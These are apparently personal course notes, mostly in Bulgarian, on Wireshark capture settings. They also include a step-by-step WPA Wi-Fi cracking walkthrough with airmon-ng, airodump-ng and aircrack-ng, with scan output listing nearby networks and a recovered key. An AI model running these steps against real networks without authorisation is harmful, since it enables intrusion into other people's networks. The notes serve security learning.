
Имаме 8 интерфейса с различни теми




Promiscuous mode – случаен, хаотичен

Правим последователно настройките:







Клик -> виждаме доста натоварен трафик, а след това, отваряме браузъра с произволен адрес, за да засечем новите промени в трафика.
Имаме 3 прозореца, кликваме върху пакета, който ни интересува и във втория се отразяват промени, които може да разчетем. В третия прозорец информацията е в 16-чна БС, но можем да я представим в двоична. Работя ни вършат първи и втори прозорец, така че третия може да го махнем чрез отметка:



File -> Preferences -> можем да променяме изгледите




Може да филтрираме в лентата





Можем да изтеглим готови снимки на пакети: [download wireshark sample captures](https://wiki.wireshark.org/SampleCaptures)






Тази отметка е важна, за да виждаме кой е производителят. Ако забележим необичайна активност, така ще забележим, че има още устройства, които не са наши – откъде идва трафикът им? Ако кликнем върху съответния пакет от първия прозорец, във втория може да видим повече информация + expand 08:08:27 – първите 3 числа от MAC адреса ни дават информация за производителя, откъде идва, накъде отива, портове и т.н. какво прави.

ernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)



Опциите показват всички вградени интерфейси



При посочване, ще се покаже и IP адреса, заедно с MAC.

Къдравата линия се нарича sparkline


Link-Layer Header показва кой пакет е прихванат

Promiscuous – разрешаваме всички


Snaplen – количеството пакети, което може да бъде прихванато – при маркиране се чижда числото

От Monitor може да се спре интернет


Capture Filter – може да зададем конкретен порт за съответния интерфейс



Compile BPFs -> това ни помага да разберем по-добре кой порт е използван



Разглеждаме запазването на улавянето - .pcapng е по-гъвкав от другия и е задължителен при улавяне на няколко интерфейса едновременно.



Тук, ако не знаем какво правим, по-добре да оставим по подразбиране





In real-time, ако е маркирано, значи допуска ъпдейт в реално време, докато улавяме. Ако не е маркирано, не допуска никакви пакети, докато не спре записа.

Второто позволява да видим нови пакети, когато дойдат. Подходящ е по време на ъпдейт, т.е. първите 2 е желателно да вървят едновременно или маркирани, или не.


Installing wireless adapter in Kali VB – преди да дадем купища пари за wireless adapter, трябва да проверим дали и кой е най-добре съвместим с Kali.



VB трябва да има extension + USB support върху Kali -> д.б. -> Settings ->



Логва се като root – избира чипсета, който в случая на Panda е Ralink



```
root@kali:~# airmon-ng
```

Проверяваме коя версия на чипсета използва

Кали в момента.

PHY	Interface	Driver	Chipset
phy0	wlan0	rt2800usb	Ralink Technology, Corp. RT5372

Не виждаме чипсета, което означава, че Кали не вижда wireless adapter-a и не може да комуникира с него. Адаптерът е wlan0, което ще използваме в следващата команда, за да потърсим дали адаптерът е способен на packet injection + monitoring mode

```
airmon-ng start wlan0
```

Отговорът е, че е включен мониторинг, което значи, че и пакетните инжекции също работят

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
```

На последно място виждаме новото име на адаптера wlan0mon и ще използваме него при мониторинг

```
root@kali:~# airodump-ng wlan0mon
```

Вече сканираме:

```
airodump-ng wlan0mon
```

Сканира всички мрежи в района

```
CH 2 ][ Elapsed: 0 s ][ 2020-08-27 18:45
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B4:75:0E:3C:F4:E4	-38	0	8 0	1	-1	OPN		<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

Не е необходимо да изчакваме някой да се логне в мрежата, че да прихванем паролата.

Забелязваме един логнат потребител с 2 еднакви мака

```
CH 7 ][ Elapsed: 5 mins ][ 2020-08-30 03:05
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
90:61:0C:2D:FB:EA	-1	0	1 0	1	-1	WPA		<length: 0>
F8:AF:DB:DB:23:10	-12	234	0 0	6	130	OPN		SDW-KRAHENBILL EXT
B4:75:0E:3C:F4:E4	-39	213	520 2	11	130	OPN		Cisco01577
80:29:94:67:8E:99	-46	104	772 6	11	130	WPA CCMP	PSK	SKYbroadband8E96
70:4F:57:45:0A:1A	-50	53	2 0	6	130	OPN		SDW-KRAHENBILL

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
90:61:0C:2D:FB:EA	08:C5:E1:C2:03:F8	-44	0 -24	0	29		
90:61:0C:2D:FB:EA	A8:51:5B:C2:F3:AD	-52	0 - 1	0	17		
90:61:0C:2D:FB:EA	A8:51:5B:D0:03:E5	-48	0 - 1	0	9		
B4:75:0E:3C:F4:E4	94:44:52:98:8A:0A	-1	5e- 0	0	9		
80:29:94:67:8E:99	C4:3D:C7:CF:66:BA	-42	1e- 0e	0	15		The Loft

C4 = Charlie 4, C7 = Charlie 7, CF = Charlie Foxtrot, BA = Bravo Alpha

Full NATO Phonetic Alphabet

- Alfa (or Alpha)
- Bravo
- Charlie
- Delta
- Echo
- Foxtrot
- Golf
- Hotel
- India
- Juliett
- Kilo
- Lima
- Mike
- November
- Oscar
- Papa
- Quebec
- Romeo

- Sierra
- Tango
- Uniform • Victor
- Whiskey
- X-ray
- Yankee
- Zulu

The modern "Alpha-Bravo-Charlie" phonetic alphabet (officially the **NATO phonetic alphabet**) was developed by the [International Civil Aviation Organization \(ICAO\)](#) [Wikipedia](#)

and finalized by NATO in **1956** to ensure clear communication across languages. It was designed for radio communication to avoid misunderstandings, replacing older systems like "Able Baker".

The 4-way handshake is a security protocol used in Wi-Fi (WPA, WPA2, WPA3) to establish secure communication between a client (supplicant) and an access point (authenticator) without transmitting the actual Wi-Fi password over the air. It verifies that both sides know the password, derives encryption keys, and secures data traffic.

Key Components and Purpose

- **Purpose:** To generate a unique Pairwise Transient Key (PTK) for encrypting unicast traffic, using a pre-shared master key (PMK) derived from the WiFi password.
- **Entities:** Supplicant (client device) and Authenticator (access point/router).
- **Key Exchange:** Uses EAPOL (Extensible Authentication Protocol over LAN) frames.

The 4-Way Handshake Process

1. **Message 1 (AP to Client):** The AP sends a random number (ANonce) to the client.
2. **Message 2 (Client to AP):** The client generates its own random number (SNonce), calculates the encryption key (PTK), and sends the SNonce and a Message Integrity Code (MIC) to the AP.
3. **Message 3 (AP to Client):** The AP verifies the MIC, calculates the PTK, and sends the Group Temporal Key (GTK) to the client for encrypted broadcast/multicast traffic.
4. **Message 4 (Client to AP):** The client confirms that the keys are installed. [\[1\]](#), [\[2\]](#), [\[3\]](#)

Why it is Essential


- **Secure Authentication:** Confirms both parties share the correct password without revealing it.
- **Dynamic Keys:** Each session uses a unique key, protecting against certain types of eavesdropping.
- **Key Installation:** Installs the keys for encryption and integrity checks of data traffic.

Ctrl + C = спиране на сканирането

```
airodump-ng -c 11 --bssid 80:29:94:67:8E:99 -w /root/Desktop/ wlan0mon
```

Ще напълним десктопа с файлове, които при сглобяване ще ни дадат паролата
-c 11 = channel 11, което видяхме от сканирането.

На десктопа се появиха 5 нови файла.



В Кали има вграден речник на често използвани пароли, както и в интернет. Той не е задължителен за тази атака – тя ще намери паролата и без него, но ако е от порядъка на password123, ще бъде много по-бързо установена с речник.

File System -> usr -> share -> wordlist -> fasttrack.txt – копира го и допълва във файл wordlist.txt на десктопа, за да ускори процеса

Отваряме втори терминал File -> New Window

```
aircrack-ng -a2 -b 80:29:94:67:8E:99 -w /root/Desktop/wordlist.txt /root/Desktop/*.cap
```

```
File  Actions  Edit  View  Help
root@kali:~# aircrack-ng -a2 -b 80:29:94:67:8E:99 -w /root/Desktop/wordlist.txt /root/Desktop/*.cap
Reading packets, please wait ...
Opening /root/Desktop/-01.cap
Read 18465 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng ...
root@kali:~#
```

Връща грешка, че няма събрани достатъчно данни, заради което трябва да продължим чакането да се установи нова handshake 4 връзка, което може да е с часове или дни. Най-добре е да се изключи връзката и включим наново, това ще ускори процеса. Затваряме втория терминал, основния със сканирането стои и продължава да попълва данни. Отваряме нов терминал и със стрелка нагоре извикваме последната команда.

```
Aircrack-ng 1.6

[00:00:00] 72/222 keys tested (2454.49 k/s)

Time left: 0 seconds                               32.43%

KEY FOUND! [ 603402923 ]

Master Key      : FD 5C 7C A6 FA 5B 30 2E 6C 48 D2 0F 18 E8 60 9E
                  02 F7 94 3F 18 94 06 71 28 22 DF 50 2D C7 0B 88

Transient Key   : 6D 17 F0 04 0D 1A CD 16 35 6A 41 2A 6A C6 71 8F
                  E0 D0 98 EE 06 1D E6 CC D5 EE 6A CB AE A4 4C 63
                  42 E2 64 42 F8 FF 1A 6E D6 F6 76 4E D7 BA D6 2C
                  9C E9 C8 C3 39 88 D3 FD 01 90 A2 11 7B 18 A8 E7

EAPOL HMAC      : 04 FE 83 D6 97 5A 1C C5 DB 91 17 84 4D 33 88 35

root@kali:~#
```

След около 20 мин намерихме паролата!!!

Прихващане на трафик

```
root@kali:~# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0                rt2800usb   Ralink Technology, Corp. RT2870/RT3070

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
443 NetworkManager
567 wpa_supplicant

PHY      Interface      Driver      Chipset
